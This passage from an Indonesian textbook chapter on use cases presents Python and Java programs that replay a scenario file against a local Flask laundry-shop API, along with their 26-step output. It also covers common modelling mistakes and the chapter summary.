            request.add_header("X-CSRF-Token", csrf)
        try:
            with opener.open(request) as response:
                status, raw = response.status, response.read()
        except urllib.error.HTTPError as error:     # 4xx dan 5xx mendarat di sini
            status, raw = error.code, error.read()
        answer = json.loads(raw) if raw else {}

        if path == "/api/login" and status == 200:
            csrf = answer["csrf_token"]
        if path == "/api/logout":
            csrf = None
        for name, where in step["save"]:
            saved[name] = text(lookup(answer, where))

        expected = int(step["expect"])
        verdict = "ok" if status == expected else "UNEXPECTED, wanted %d" % expected
        wrong += status != expected
        print("%2d. %s" % (number, step["step"]))
        print("    as %s" % step["as"])
        print("    %s %s -> %d %s" % (step["method"], path, status, verdict))
        for template in step["show"]:
            line = re.sub(r"\{([\w.#]+)\}",
                          lambda m: text(lookup(answer, m.group(1))), template)
            for piece in wrap(line):
                print(piece)
    print("%d steps, %d unexpected" % (number, wrong))
    return wrong
```

Kode 4.3 (Lanjutan) *python/replay.py: memutar ulang berkas skenario terhadap jalur yang berjalan hanya dengan pustaka standar. CookieJar menyimpan sesi di antara permintaan, seperti yang dilakukan peramban, dan token CSRF dari jawaban login dikirim bersama setiap perubahan.*

```


if __name__ == "__main__":
    sys.exit(main())
```

`parse()` membaca berkas baris demi baris. Baris kosong atau komentar mengakhiri sebuah langkah. Tujuh kolom pertama sebuah baris adalah kata kuncinya, sisanya nilainya; `show` mempertahankan spasi di depannya agar baris lanjutan dapat diindentasi, dan baris-baris `body` digabung, agar objek JSON yang panjang dapat dipecah ke beberapa baris.

`lookup()` menelusuri path bertitik melalui jawaban JSON: melalui kamus dengan kunci, melalui daftar dengan indeks, dan `#` untuk panjang daftar. Path yang tidak ada menghasilkan `?` alih-alih eksepsi, karena replay seharusnya melaporkan apa yang dilihatnya, bukan mogok karenanya.

`main()` adalah perulangannya. Untuk setiap langkah, fungsi ini mengganti `$nama` dengan nilai yang tersimpan, membangun `urllib.request.Request` dengan metode, badan, dan header-nya, lalu mengirimnya lewat `opener` yang memiliki `CookieJar`. `urllib` melontarkan `HTTPError` untuk status 4xx atau 5xx; program menangkapnya dan tetap membaca badannya, karena 409 beserta pesannya adalah persis apa yang dijanjikan alur alternatif. Setelah login berhasil, program menyimpan `csrf_token`; setelah logout, program melupakannya. Lalu program membandingkan status dengan `expect`, mencetak langkahnya, dan mengisi setiap templat `show` dengan nilai dari jawaban. Kode keluarnya adalah banyaknya langkah yang statusnya tidak sesuai harapan.

4.15.5 Menjalankannya

Diperlukan dua terminal. Di terminal pertama, di folder `python` bab ini, dengan lingkungan virtual jalur Flask aktif:

```
$ python start_flask_copy.py
Copied the Flask track and laundry.db to .../Chapter04/work/python-flask
Starting: -m flask --app laundry run --host 127.0.0.1 --port 6040 (Ctrl+C stops it)
 * Serving Flask app 'laundry'
 * Debug mode: off
 * Running on http://127.0.0.1:6040
```

Flask juga mencetak peringatan bakunya bahwa server pengembangan tidak ditujukan untuk produksi, serta “Press CTRL+C to quit”; kedua baris itu tidak ditampilkan di atas, dan path-nya dipersingkat.

Di terminal kedua, di folder yang sama:

```
$ python replay.py
 1. UC-01 Log in (main flow)
    as cashier Fitri, Wiyung
    POST /api/login -> 200 ok
    Fitri Handayani, cashier, outlet O03
 2. UC-02 Search customers by phone (main flow)
    as cashier Fitri, Wiyung
    GET /api/customers?q=0896%200000%201482 -> 200 ok
    1 match: C0151 Syaiful Wijaya, 35 bills so far
 3. UC-05 Create a bill, rack A01 (alternative 5a: rack in use)
    as cashier Fitri, Wiyung
    POST /api/bills -> 422 ok
    Rack A01 is in use at O03, choose another rack.
 4. UC-05 Create a bill, rack A03, down payment (main flow + 6a)
    as cashier Fitri, Wiyung
    POST /api/bills -> 201 ok
    B2954 queued: 5 x 8000 = 40000, paid 20000,
      balance 20000
    rack A03, arrived 2026-09-30 21:00:00, promised 2026-10-02 21:00:00
 5. UC-07 Hand over too early (alternative 1a)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/status -> 409 ok
    B2954 is not finished yet (promised 2 Oct 2026 21:00).
 6. UC-01 Log out
    as cashier Fitri, Wiyung
    POST /api/logout -> 204 ok
 7. UC-01 Log in
    as washer Slamet, Wiyung
    POST /api/login -> 200 ok
    Slamet Riyadi, washer, outlet O03
 8. UC-06 Mark the bill finished (main flow)
    as washer Slamet, Wiyung
    POST /api/bills/B2954/status -> 200 ok
    B2954 finished at 2026-09-30 21:00:00, history has 2 rows
 9. UC-06 Mark it finished again (alternative 3a)
    as washer Slamet, Wiyung
    POST /api/bills/B2954/status -> 409 ok
    B2954 is already finished.
10. UC-09 A washer tries to take money (role check)
    as washer Slamet, Wiyung
    POST /api/bills/B2954/payments -> 403 ok
    forbidden: Your role (washer) cannot open this page.
11. UC-01 Log out
    as washer Slamet, Wiyung
    POST /api/logout -> 204 ok
12. UC-13 Check the status with bill id and phone (main flow)
    as customer Syaiful, on his phone, no login
    GET /api/status?bill=B2954&phone=0896%200000%201482 -> 200 ok
    B2954: Ready for pickup since 2026-09-30 21:00:00; Wash, dry & fold (per kg), 5
      units
    total 40000, still to pay 20000; Profitina Laundry Wiyung 031-0000-2103
13. UC-13 The same bill with another phone (alternative 3a)
```

```
    as a stranger, no login
    GET /api/status?bill=B2954&phone=0812-0000-4710 -> 404 ok
    No bill found for this number and phone.
14. UC-01 Log in
    as cashier Fitri, Wiyung
    POST /api/login -> 200 ok
    Fitri Handayani, cashier, outlet O03
15. UC-07 Hand over with an open balance (alternative 3b)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/status -> 409 ok
    Balance Rp 20.000 open. Record the payment or tick 'customer pays later'.
16. UC-09 Pay by QRIS without a reference (alternative 3b)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/payments -> 422 ok
    Enter the payment reference (QRIS number or bank + transfer number).
17. UC-09 Pay the balance by QRIS (main flow)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/payments -> 201 ok
    payment 3321: qris 20000 (QRIS 512300774412); balance now 0
18. UC-07 Hand over (main flow)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/status -> 200 ok
    B2954 departed at 2026-09-30 21:00:00, rack A03 is free again
19. UC-14 Read the whole bill back
    as cashier Fitri, Wiyung
    GET /api/bills/B2954 -> 200 ok
    B2954: 2 payments, paid 40000 of 40000, balance 0
    history: queued (Fitri Handayani),
      finished (Slamet Riyadi),
      departed (Fitri Handayani)
20. UC-08 A cashier may not cancel (role check)
    as cashier Fitri, Wiyung
    POST /api/bills/B2944/cancel -> 403 ok
    forbidden: Your role (cashier) cannot open this page.
21. UC-01 Log out
    as cashier Fitri, Wiyung
    POST /api/logout -> 204 ok
22. UC-01 Log in
    as supervisor Bambang, Wiyung
    POST /api/login -> 200 ok
    Bambang Sutrisno, supervisor, outlet O03
23. UC-08 Cancel a bill that has a down payment (alternative 1a)
    as supervisor Bambang, Wiyung
    POST /api/bills/B2952/cancel -> 409 ok
    B2952 has payments and cannot be cancelled. Refunds are handled outside the
      system; ask the owner.
24. UC-08 Cancel a queued bill without payments (main flow)
    as supervisor Bambang, Wiyung
    POST /api/bills/B2944/cancel -> 200 ok
    B2944 departed, cancelled=true, payment 0,
      last event cancelled
25. UC-15 Record a complaint on the collected bill (main flow)
    as supervisor Bambang, Wiyung
    POST /api/bills/B2954/complaint -> 201 ok
    complaint at 2026-09-30 21:00:00 by Bambang Sutrisno
26. UC-01 Log out
    as supervisor Bambang, Wiyung
    POST /api/logout -> 204 ok
26 steps, 0 unexpected
```

Dua puluh enam langkah, dan setiap status HTTP adalah yang dijanjikan use case. Bacalah keluarannya sebagai sebuah cerita: inilah diagram aktivitas **Gambar 4.4** dengan jawaban-jawaban nyata.

Langkah 1 sampai 4 adalah UC-05 beserta *include* dan perluasannya: Fitri login, menemukan Syaiful lewat digit teleponnya, mencoba rak `A01` dan ditolak karena `B2944` ada di sana (alternatif

5a), lalu menyimpan `B2954` di rak `A03` dengan uang muka Rp 20.000 tunai. Server menghitung sendiri $5 \times 8000 = 40000$ dan menjanjikan nota itu dua hari kemudian, 2 Oktober 21.00, menurut BR-7. Langkah 5 mencoba langsung menyerahkan kantongnya dan mendapat alternatif 1a milik UC-07, dengan waktu janji di dalam pesannya.

Langkah 7 sampai 10 adalah pencuci. Slamet Riyadi menandai nota itu selesai; riwayatnya kini berisi dua baris. Menekan *Finished* lagi menghasilkan 409, alternatif 3a milik UC-06. Dan ketika ia mencoba mencatat pembayaran, server menjawab 403: peran pencuci tidak dapat menerima uang, apa pun isi permintaannya. Penolakan itu adalah model aktor **Gambar 4.1** yang ditegakkan di server, bukan sekadar butir menu yang disembunyikan di peramban.

Langkah 12 dan 13 adalah pelanggan, tanpa login sama sekali: telepon yang benar, ditulis dengan spasi, menghasilkan “Ready for pickup” dan sisa 20000; telepon orang asing menghasilkan pesan tidak ditemukan yang sama dengan nota yang tidak ada. Perhatikan bahwa jawaban pada langkah 12 tidak memuat nama pelanggan.

Langkah 15 sampai 18 adalah pengambilan. Penyerahan dengan sisa yang belum lunas ditolak dengan pesan alternatif 3b milik UC-07; pembayaran QRIS tanpa referensi ditolak oleh alternatif 3b milik UC-09; pembayaran QRIS dengan referensinya diterima sebagai pembayaran `3321` dan sisanya menjadi 0; lalu penyerahan berhasil dan raknya kosong. Langkah 19 membaca seluruh nota kembali melalui UC-14: dua pembayaran, tiga baris riwayat oleh tiga orang.

Langkah 20 sampai 25 adalah supervisor. Kasir tidak boleh membatalkan (403). Bambang Sutrisno boleh, tetapi tidak untuk `B2952`, yang memiliki uang muka Khadijah (UC-08, alternatif 1a); `B2944`, antre dan belum dibayar, menjadi departed dengan `cancelled=true` dan tagihan 0, yang mengosongkan rak `A01`. Terakhir ia mencatat keluhan pada nota yang kita ikuti sejak awal. Riwayatnya kini berisi empat baris, keempat baris pada **Gambar 4.8**.

4.15.6 Pemutar ulang dalam Java

Kode 4.4 adalah program yang sama dalam Java, memakai klien HTTP yang sudah menjadi bagian JDK sejak Java 11, `java.net.http.HttpClient` [10].

Kode 4.4 `java/Replay.java`: replay yang sama dengan `HttpClient` dan `CookieManager` milik JDK. Karena JDK tidak memiliki pengurai JSON, program ini membawa pengurai kecilnya sendiri, sekitar tujuh puluh baris untuk keenam jenis nilai JSON.

```
import java.io.IOException;
import java.net.CookieManager;
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.ArrayList;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/**
 * Memutar ulang skenario use case terhadap API JSON sebuah jalur yang
 * berjalan, persis seperti replay.py. Hanya JDK yang dipakai (java.net.http,
 * Java 11 atau lebih baru). Jalankan dari folder java/:
 *
 *     java Replay.java [scenario-file] [base-url]
 *
 * Bawaan: ../scenarios/journey.txt dan http://127.0.0.1:6040.
 */
public class Replay {

    static final String SCENARIO = "../scenarios/journey.txt";
    static final String BASE = "http://127.0.0.1:6040";

    /** Satu langkah berkas skenario. */
    static class Step {
        String step = "", as = "", method = "", path = "", body = "", expect = "";
        List<String> show = new ArrayList<>();
        List<String[]> save = new ArrayList<>();
    }
```

Kode 4.4 (Lanjutan) *java/Replay.java: replay yang sama dengan HttpClient dan CookieManager milik JDK. Karena JDK tidak memiliki pengurai JSON, program ini membawa pengurai kecilnya sendiri, sekitar tujuh puluh baris untuk keenam jenis nilai JSON.*

```
    /** Membaca berkas skenario: daftar langkah, masing-masing blok kata kunci. */
    static List<Step> parse(String file) throws IOException {
        List<Step> steps = new ArrayList<>();
        Step step = null;
        Path in = Path.of(file);
        for (String line : Files.readAllLines(in, StandardCharsets.UTF_8)) {
            if (line.isBlank() || line.startsWith("#")) {
                if (step != null) steps.add(step);
                step = null;
                continue;
            }
            // kata kunci mengisi 7 kolom
            String key = line.substring(0, Math.min(7, line.length())).strip();
            String rest = line.length() > 7 ? line.substring(7) : "";
            if (step == null) step = new Step();
            switch (key) {
                case "GET", "POST", "PUT", "DELETE" -> {
                    step.method = key;
                    step.path = rest.strip();
                }
                case "show" -> step.show.add(rest.stripTrailing());  // tetap
                case "save" -> {
                    String[] p = rest.split("=");
                    step.save.add(new String[] {p[0].strip(), p[1].strip()});
                }
                case "body" -> step.body = (step.body + " " + rest.strip()).strip();
                case "step" -> step.step = rest.strip();
                case "as" -> step.as = rest.strip();
                case "expect" -> step.expect = rest.strip();
                default -> throw new IllegalArgumentException("unknown: " + line);
            }
        }
        if (step != null) steps.add(step);
        return steps;
    }

    // ---- pembaca JSON yang sangat kecil: objek, larik, string, angka, ... --
    static int pos;
    static String src;

    static Object json(String text) {
        src = text;
        pos = 0;
        return value();
    }
```

Kode 4.4 (Lanjutan) *java/Replay.java: replay yang sama dengan HttpClient dan CookieManager milik JDK. Karena JDK tidak memiliki pengurai JSON, program ini membawa pengurai kecilnya sendiri, sekitar tujuh puluh baris untuk keenam jenis nilai JSON.*

```
    static void space() {
        while (pos < src.length() && Character.isWhitespace(src.charAt(pos))) pos++;
    }

    static Object value() {
        space();
        char c = src.charAt(pos);
        if (c == '{') {
            Map<String, Object> map = new LinkedHashMap<>();
            pos++;
            space();
            if (src.charAt(pos) == '}') { pos++; return map; }
            while (true) {
                space();
                String key = (String) value();
                space();
                pos++;                                      // tanda ':'
                map.put(key, value());
                space();
                if (src.charAt(pos++) == '}') return map;   // selain itu ','
            }
        }
        if (c == '[') {
            List<Object> list = new ArrayList<>();
            pos++;
            space();
            if (src.charAt(pos) == ']') { pos++; return list; }
            while (true) {
                list.add(value());
                space();
                if (src.charAt(pos++) == ']') return list;
            }
        }
        if (c == '"') {
            StringBuilder sb = new StringBuilder();
            pos++;
            while (src.charAt(pos) != '"') {
                char ch = src.charAt(pos++);
                if (ch == '\\') {
                    char e = src.charAt(pos++);
                    switch (e) {
                        case 'n' -> sb.append('\n');
                        case 't' -> sb.append('\t');
                        case 'u' -> {
                            sb.append((char) Integer.parseInt(
                                src.substring(pos, pos + 4), 16));
```

Kode 4.4 (Lanjutan) *java/Replay.java: replay yang sama dengan HttpClient dan CookieManager milik JDK. Karena JDK tidak memiliki pengurai JSON, program ini membawa pengurai kecilnya sendiri, sekitar tujuh puluh baris untuk keenam jenis nilai JSON.*

```
                        pos += 4;
                    }
                    default -> sb.append(e);         // \" \\ \/
                }
            } else {
                sb.append(ch);
            }
        }
        pos++;
        return sb.toString();
    }
    if (src.startsWith("true", pos)) { pos += 4; return Boolean.TRUE; }
    if (src.startsWith("false", pos)) { pos += 5; return Boolean.FALSE; }
    if (src.startsWith("null", pos)) { pos += 4; return null; }
    int start = pos;
    while (pos < src.length()
           && "+-0123456789.eE".indexOf(src.charAt(pos)) >= 0) {
        pos++;
    }
    String num = src.substring(start, pos);
    if (num.matches("-?\\d+")) return Long.parseLong(num);
    return Double.parseDouble(num);
}

static final Object MISSING = new Object();

/** Menelusuri 'a.b.0.c' lewat map dan list; 'a.#' adalah panjang a. */
@SuppressWarnings("unchecked")
static Object lookup(Object data, String path) {
    for (String part : path.split("\\.")) {
        if (part.equals("#") && data instanceof List<?> list) {
            return (long) list.size();
        }
        if (data instanceof List<?> list && part.matches("\\d+")
                && Integer.parseInt(part) < list.size()) {
            data = list.get(Integer.parseInt(part));
        } else if (data instanceof Map<?, ?> map && map.containsKey(part)) {
            data = ((Map<String, Object>) map).get(part);
        } else {
            return MISSING;
        }
    }
    return data;
}
```

Kode 4.4 (Lanjutan) *java/Replay.java: replay yang sama dengan HttpClient dan CookieManager milik JDK. Karena JDK tidak memiliki pengurai JSON, program ini membawa pengurai kecilnya sendiri, sekitar tujuh puluh baris untuk keenam jenis nilai JSON.*

```
    /** Mencetak nilai JSON seperti JSON menuliskannya: null, true, 40000. */
    static String text(Object value) {
        if (value == MISSING) return "?";
        if (value == null) return "null";
        return value.toString();
    }

    /** Memecah baris panjang di spasi; baris lanjutan mendapat dua spasi lagi. */
    static List<String> wrap(String line) {
        String body = line.stripLeading();
        List<String> out = new ArrayList<>();
        String current = "    " + " ".repeat(line.length() - body.length());
        for (String word : body.split(" ", -1)) {
            if (!current.isBlank() && current.length() + 1 + word.length() > 84) {
                out.add(current);
                current = "      " + word;
            } else {
                current += (current.endsWith(" ") ? "" : " ") + word;
            }
        }
        out.add(current);
        return out;
    }

    public static void main(String[] args) throws Exception {
        String scenario = args.length > 0 ? args[0] : SCENARIO;
        String base = args.length > 1 ? args[1] : BASE;
        HttpClient http = HttpClient.newBuilder()
            .cookieHandler(new CookieManager())          // menyimpan cookie sesi
            .version(HttpClient.Version.HTTP_1_1)
            .build();
        Map<String, String> saved = new LinkedHashMap<>();
        String csrf = null;
        int wrong = 0, number = 0;
        Pattern field = Pattern.compile("\\{([\\w.#]+)\\}");
```

Kode 4.4 (Lanjutan) *java/Replay.java: replay yang sama dengan HttpClient dan CookieManager milik JDK. Karena JDK tidak memiliki pengurai JSON, program ini membawa pengurai kecilnya sendiri, sekitar tujuh puluh baris untuk keenam jenis nilai JSON.*

```
        for (Step step : parse(scenario)) {
            number++;
            String path = step.path, body = step.body;
            // $bill -> B2954: pasang nilai yang disimpan langkah sebelumnya
            for (Map.Entry<String, String> e : saved.entrySet()) {
                path = path.replace("$" + e.getKey(), e.getValue());
                body = body.replace("$" + e.getKey(), e.getValue());
            }
            HttpRequest.Builder request =
                HttpRequest.newBuilder(URI.create(base + path))
                .header("Accept", "application/json")
                .method(step.method, body.isEmpty()
                    ? HttpRequest.BodyPublishers.noBody()
                    : HttpRequest.BodyPublishers.ofString(body));
            if (!body.isEmpty()) request.header("Content-Type", "application/json");
            if (csrf != null && !step.method.equals("GET")) {
                request.header("X-CSRF-Token", csrf);        // S-4: header CSRF
            }
            HttpResponse<String> response =
                http.send(request.build(), HttpResponse.BodyHandlers.ofString());
            int status = response.statusCode();       // 4xx, 5xx juga
            Object answer = response.body().isEmpty()
                ? new LinkedHashMap<String, Object>() : json(response.body());

            if (path.equals("/api/login") && status == 200) {
                csrf = (String) lookup(answer, "csrf_token");
            }
            if (path.equals("/api/logout")) csrf = null;
            for (String[] s : step.save) {
                saved.put(s[0], text(lookup(answer, s[1])));
            }

            int expected = Integer.parseInt(step.expect);
            String verdict =
                status == expected ? "ok" : "UNEXPECTED, wanted " + expected;
            if (status != expected) wrong++;
            System.out.printf("%2d. %s%n", number, step.step);
            System.out.printf("    as %s%n", step.as);
            System.out.printf("    %s %s -> %d %s%n",
                              step.method, path, status, verdict);
            for (String template : step.show) {
                Matcher m = field.matcher(template);
                StringBuilder line = new StringBuilder();
                while (m.find()) {
                    m.appendReplacement(line, Matcher.quoteReplacement(
                        text(lookup(answer, m.group(1)))));
```

Kode 4.4 (Lanjutan) *java/Replay.java: replay yang sama dengan HttpClient dan CookieManager milik JDK. Karena JDK tidak memiliki pengurai JSON, program ini membawa pengurai kecilnya sendiri, sekitar tujuh puluh baris untuk keenam jenis nilai JSON.*

```
                }
                m.appendTail(line);
                for (String piece : wrap(line.toString())) {
                    System.out.println(piece);
                }
            }
        }
        System.out.printf("%d steps, %d unexpected%n", number, wrong);
        System.exit(wrong);
    }
}
```

Sebagian besar program ini berpadanan satu-satu dengan versi Python: `parse()` membaca kata kunci yang sama, `lookup()` menelusuri path yang sama, `wrap()` memecah baris panjang di tempat yang sama, dan perulangannya mengirim, memeriksa, dan mencetak dalam urutan yang sama. Dua bagian adalah hal baru.

Klien HTTP. `HttpClient.newBuilder().cookieHandler(new CookieManager())` memberi klien sebuah penyimpan cookie, sehingga sesi bertahan dari satu permintaan ke permintaan berikutnya, persis seperti `CookieJar` di Python. Berbeda dengan `urllib`, `HttpClient` tidak melontarkan eksepsi untuk status 4xx; `send()` mengembalikan jawaban apa pun statusnya, dan `statusCode()` memberikannya. Klien disetel ke HTTP/1.1 karena server pengembangan Flask tidak berbicara HTTP/2.

Pembaca JSON. Python memiliki `json.loads`; JDK tidak memiliki padanannya, dan program untuk pemula tidak semestinya memerlukan unduhan pustaka hanya untuk membaca `{"id": "B2954"}`. Metode `value()` adalah *pengurai turun rekursif* (*recursive-descent parser*): ia melihat karakter berikutnya dan memutuskan apa yang datang. `{` memulai objek, jadi ia membaca pasangan kunci–nilai ke dalam `LinkedHashMap` sampai `}`; `[` memulai larik, dibaca ke dalam `ArrayList` sampai `]`; `"` memulai string, dengan urutan *escape* seperti `\"` dan `é`; `true`, `false`, dan `null` adalah kata; selain itu adalah angka, `Long` bila tanpa titik desimal dan `Double` bila ada. Setiap kasus itu dapat memuat nilai lain, dan `value()` memanggil dirinya sendiri untuk nilai-nilai itu; panggilan-diri itulah makna “rekursif”. Pengurai ini cukup untuk setiap jawaban yang diberikan API ini, yakni persis apa yang diizinkan RFC 8259 [8] untuk dimuat sebuah dokumen JSON.

Jalankan dari folder `java`, dengan pemula masih berjalan di terminal lain:

```
$ java Replay.java
 1. UC-01 Log in (main flow)
    as cashier Fitri, Wiyung
    POST /api/login -> 200 ok
    Fitri Handayani, cashier, outlet O03
 2. UC-02 Search customers by phone (main flow)
    as cashier Fitri, Wiyung
    GET /api/customers?q=0896%200000%201482 -> 200 ok
    1 match: C0151 Syaiful Wijaya, 35 bills so far
 3. UC-05 Create a bill, rack A01 (alternative 5a: rack in use)
    as cashier Fitri, Wiyung
    POST /api/bills -> 422 ok
    Rack A01 is in use at O03, choose another rack.
 4. UC-05 Create a bill, rack A03, down payment (main flow + 6a)
    as cashier Fitri, Wiyung
    POST /api/bills -> 201 ok
    B2954 queued: 5 x 8000 = 40000, paid 20000,
      balance 20000
    rack A03, arrived 2026-09-30 21:00:00, promised 2026-10-02 21:00:00
 5. UC-07 Hand over too early (alternative 1a)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/status -> 409 ok
    B2954 is not finished yet (promised 2 Oct 2026 21:00).
 6. UC-01 Log out
    as cashier Fitri, Wiyung
    POST /api/logout -> 204 ok
 7. UC-01 Log in
    as washer Slamet, Wiyung
    POST /api/login -> 200 ok
    Slamet Riyadi, washer, outlet O03
 8. UC-06 Mark the bill finished (main flow)
    as washer Slamet, Wiyung
    POST /api/bills/B2954/status -> 200 ok
    B2954 finished at 2026-09-30 21:00:00, history has 2 rows
 9. UC-06 Mark it finished again (alternative 3a)
    as washer Slamet, Wiyung
    POST /api/bills/B2954/status -> 409 ok
    B2954 is already finished.
10. UC-09 A washer tries to take money (role check)
    as washer Slamet, Wiyung
    POST /api/bills/B2954/payments -> 403 ok
    forbidden: Your role (washer) cannot open this page.
11. UC-01 Log out
    as washer Slamet, Wiyung
    POST /api/logout -> 204 ok
12. UC-13 Check the status with bill id and phone (main flow)
    as customer Syaiful, on his phone, no login
    GET /api/status?bill=B2954&phone=0896%200000%201482 -> 200 ok
    B2954: Ready for pickup since 2026-09-30 21:00:00; Wash, dry & fold (per kg), 5
      units
    total 40000, still to pay 20000; Profitina Laundry Wiyung 031-0000-2103
13. UC-13 The same bill with another phone (alternative 3a)
```

```
    as a stranger, no login
    GET /api/status?bill=B2954&phone=0812-0000-4710 -> 404 ok
    No bill found for this number and phone.
14. UC-01 Log in
    as cashier Fitri, Wiyung
    POST /api/login -> 200 ok
    Fitri Handayani, cashier, outlet O03
15. UC-07 Hand over with an open balance (alternative 3b)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/status -> 409 ok
    Balance Rp 20.000 open. Record the payment or tick 'customer pays later'.
16. UC-09 Pay by QRIS without a reference (alternative 3b)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/payments -> 422 ok
    Enter the payment reference (QRIS number or bank + transfer number).
17. UC-09 Pay the balance by QRIS (main flow)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/payments -> 201 ok
    payment 3321: qris 20000 (QRIS 512300774412); balance now 0
18. UC-07 Hand over (main flow)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/status -> 200 ok
    B2954 departed at 2026-09-30 21:00:00, rack A03 is free again
19. UC-14 Read the whole bill back
    as cashier Fitri, Wiyung
    GET /api/bills/B2954 -> 200 ok
    B2954: 2 payments, paid 40000 of 40000, balance 0
    history: queued (Fitri Handayani),
      finished (Slamet Riyadi),
      departed (Fitri Handayani)
20. UC-08 A cashier may not cancel (role check)
    as cashier Fitri, Wiyung
    POST /api/bills/B2944/cancel -> 403 ok
    forbidden: Your role (cashier) cannot open this page.
21. UC-01 Log out
    as cashier Fitri, Wiyung
    POST /api/logout -> 204 ok
22. UC-01 Log in
    as supervisor Bambang, Wiyung
    POST /api/login -> 200 ok
    Bambang Sutrisno, supervisor, outlet O03
23. UC-08 Cancel a bill that has a down payment (alternative 1a)
    as supervisor Bambang, Wiyung
    POST /api/bills/B2952/cancel -> 409 ok
    B2952 has payments and cannot be cancelled. Refunds are handled outside the
      system; ask the owner.
24. UC-08 Cancel a queued bill without payments (main flow)
    as supervisor Bambang, Wiyung
    POST /api/bills/B2944/cancel -> 200 ok
    B2944 departed, cancelled=true, payment 0,
      last event cancelled
25. UC-15 Record a complaint on the collected bill (main flow)
    as supervisor Bambang, Wiyung
    POST /api/bills/B2954/complaint -> 201 ok
    complaint at 2026-09-30 21:00:00 by Bambang Sutrisno
26. UC-01 Log out
    as supervisor Bambang, Wiyung
    POST /api/logout -> 204 ok
26 steps, 0 unexpected
```

Keluarannya identik dengan versi Python. Di mesin pembangun kedua replay dijalankan, masing-masing terhadap salinan yang baru dijalankan, dan keluarannya dibandingkan dengan `diff`: tidak ada perbedaan. Jalankan ulang pemula sebelum menjalankan replay untuk kedua kalinya; bila tidak, nota berikutnya akan menjadi `B2955`, rak `A03` masih terisi, dan pemutar ulang akan mengatakannya, dengan jujur, di kolom yang kini bertuliskan `ok`.

4.16 Profitina dalam Praktik

Profitina adalah platform visibilitas AI yang dibangun di Surabaya dan beroperasi di `app.profitina.com`, sebuah aplikasi Python (FastAPI) di atas PostgreSQL. Pengembangannya memakai gagasan-gagasan bab ini setiap hari.

Aktor dan peran. Pengguna Profitina mencakup pemilik merek, anggota komunitas, pembuat kanal, dan administrator, dan, seperti di Profitina Laundry, model izinnya berupa hierarki kecil ditambah beberapa peran di luarnya. Sebuah kanal, misalnya, hanya dapat dibuat oleh pengguna yang memegang paling sedikit 50 PROFIT, paling banyak dua per hari dan lima yang aktif: aturan-aturan yang menjadi penjaga pada sebuah use case, ditulis persis seperti *[sisa = 0 atau bayar nanti]* pada **Gambar 4.5**.

Alur alternatif sebagai fitur. Ketika tidak ada model AI lokal yang tersedia, Profitina *mengatakannya* alih-alih diam-diam menyajikan templat. Itu alur alternatif yang dinaikkan menjadi kebutuhan, dan asalnya dari pertanyaan yang dianjurkan Subbab 4.5: “dan apa yang terjadi bila ada yang salah?”.

Uji skenario lewat API. Dasbor yang mengumpulkan notifikasi, kanal yang diikuti, dan peringkat dalam satu panggilan, `GET /api/me/dashboard`, diuji seperti Subbab 4.15 menguji sebuah nota: login, lakukan tindakan, baca kembali, bandingkan. Rangkaian skenario semacam itu adalah bagian dari gerbang rilis.

Latihan yang dapat dijalankan selalu memakai **Profitina Laundry**, tidak pernah produk yang sesungguhnya; yang terbawa adalah metodenya: tujuan per aktor, setiap alternatif dituliskan, dan replay yang membuktikan sistem menepati janjinya.

4.17 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Use case yang sebenarnya fungsi. “Validasi nomor telepon” dan “Pilih rak” adalah langkah, bukan tujuan. Bila tidak ada yang datang ke sistem untuk menginginkannya, itu bukan use case.

Aktor yang berupa orang atau jabatan. “Fitri” dan “Kasir Wiyung” bukan aktor; *Kasir* adalah aktor. Bila satu orang memainkan dua peran, itu dua aktor.

Menggambar alur di diagram use case. Panah antar-use case yang menunjukkan “lalu” mengubah peta menjadi diagram alir yang buruk. Urutan tempatnya di deskripsi dan di diagram aktivitas.

Mencampuradukkan «include» dan «extend». Tanyakan apakah use case dasar lengkap tanpa yang lain. Bila tidak, *include*; bila ya, *extend*. Dan pastikan arah panahnya benar: *include* menunjuk ke use case yang dicakup; *extend* menunjuk ke use case dasar.

Hanya jalur bahagia. Deskripsi tanpa alur alternatif menggambarkan sebuah demo, bukan sistem. Untuk setiap langkah, tanyakan apa yang terjadi bila masukannya salah, keadaannya telah berubah, atau pengguna tidak boleh melakukannya.

Alur alternatif tanpa akhir. Setiap alternatif harus kembali ke alur utama pada langkah yang disebut atau mengakhiri use case dengan hasil yang dinyatakan.

Menyembunyikan tombol dan menyebutnya keamanan. Pencuci pada langkah 10 replay tidak memiliki tombol *Add payment* di halaman web, dan server tetap menolak permintaannya. Model aktor harus ditegakkan di server (S-7).

Periksa-lalu-bertindak di luar transaksi. Membaca status atau sisa, lalu menulis, tanpa transaksi atau pembaruan bersyarat, memungkinkan dua orang bertindak atas nilai lama yang sama. Letakkan pemeriksaannya di klausa `WHERE` atau di dalam transaksi (**Gambar 4.7**).

Memutar ulang terhadap data sungguhan. Uji skenario yang dijalankan terhadap basis data kerja akan mengubahnya. Selalu mulai dari salinan baru, seperti yang dilakukan **Kode 4.2**.

4.18 Ringkasan Bab

Use case menguraikan bagaimana seorang aktor mencapai satu tujuan, dengan setiap jalur yang mungkin (**Tabel 4.3**). **Aktor** adalah peran; **skenario** adalah satu jalur dengan data nyata.

Diagram use case (**Gambar 4.1**) memetakan enam aktor ke enam belas use case (**Tabel 4.1**, **Tabel 4.2**); generalisasi menghasilkan pemilik ⊃ supervisor ⊃ kasir, dengan pencuci tersendiri. **«include»** berarti selalu, **«extend»** berarti kadang-kadang (**Gambar 4.2**).

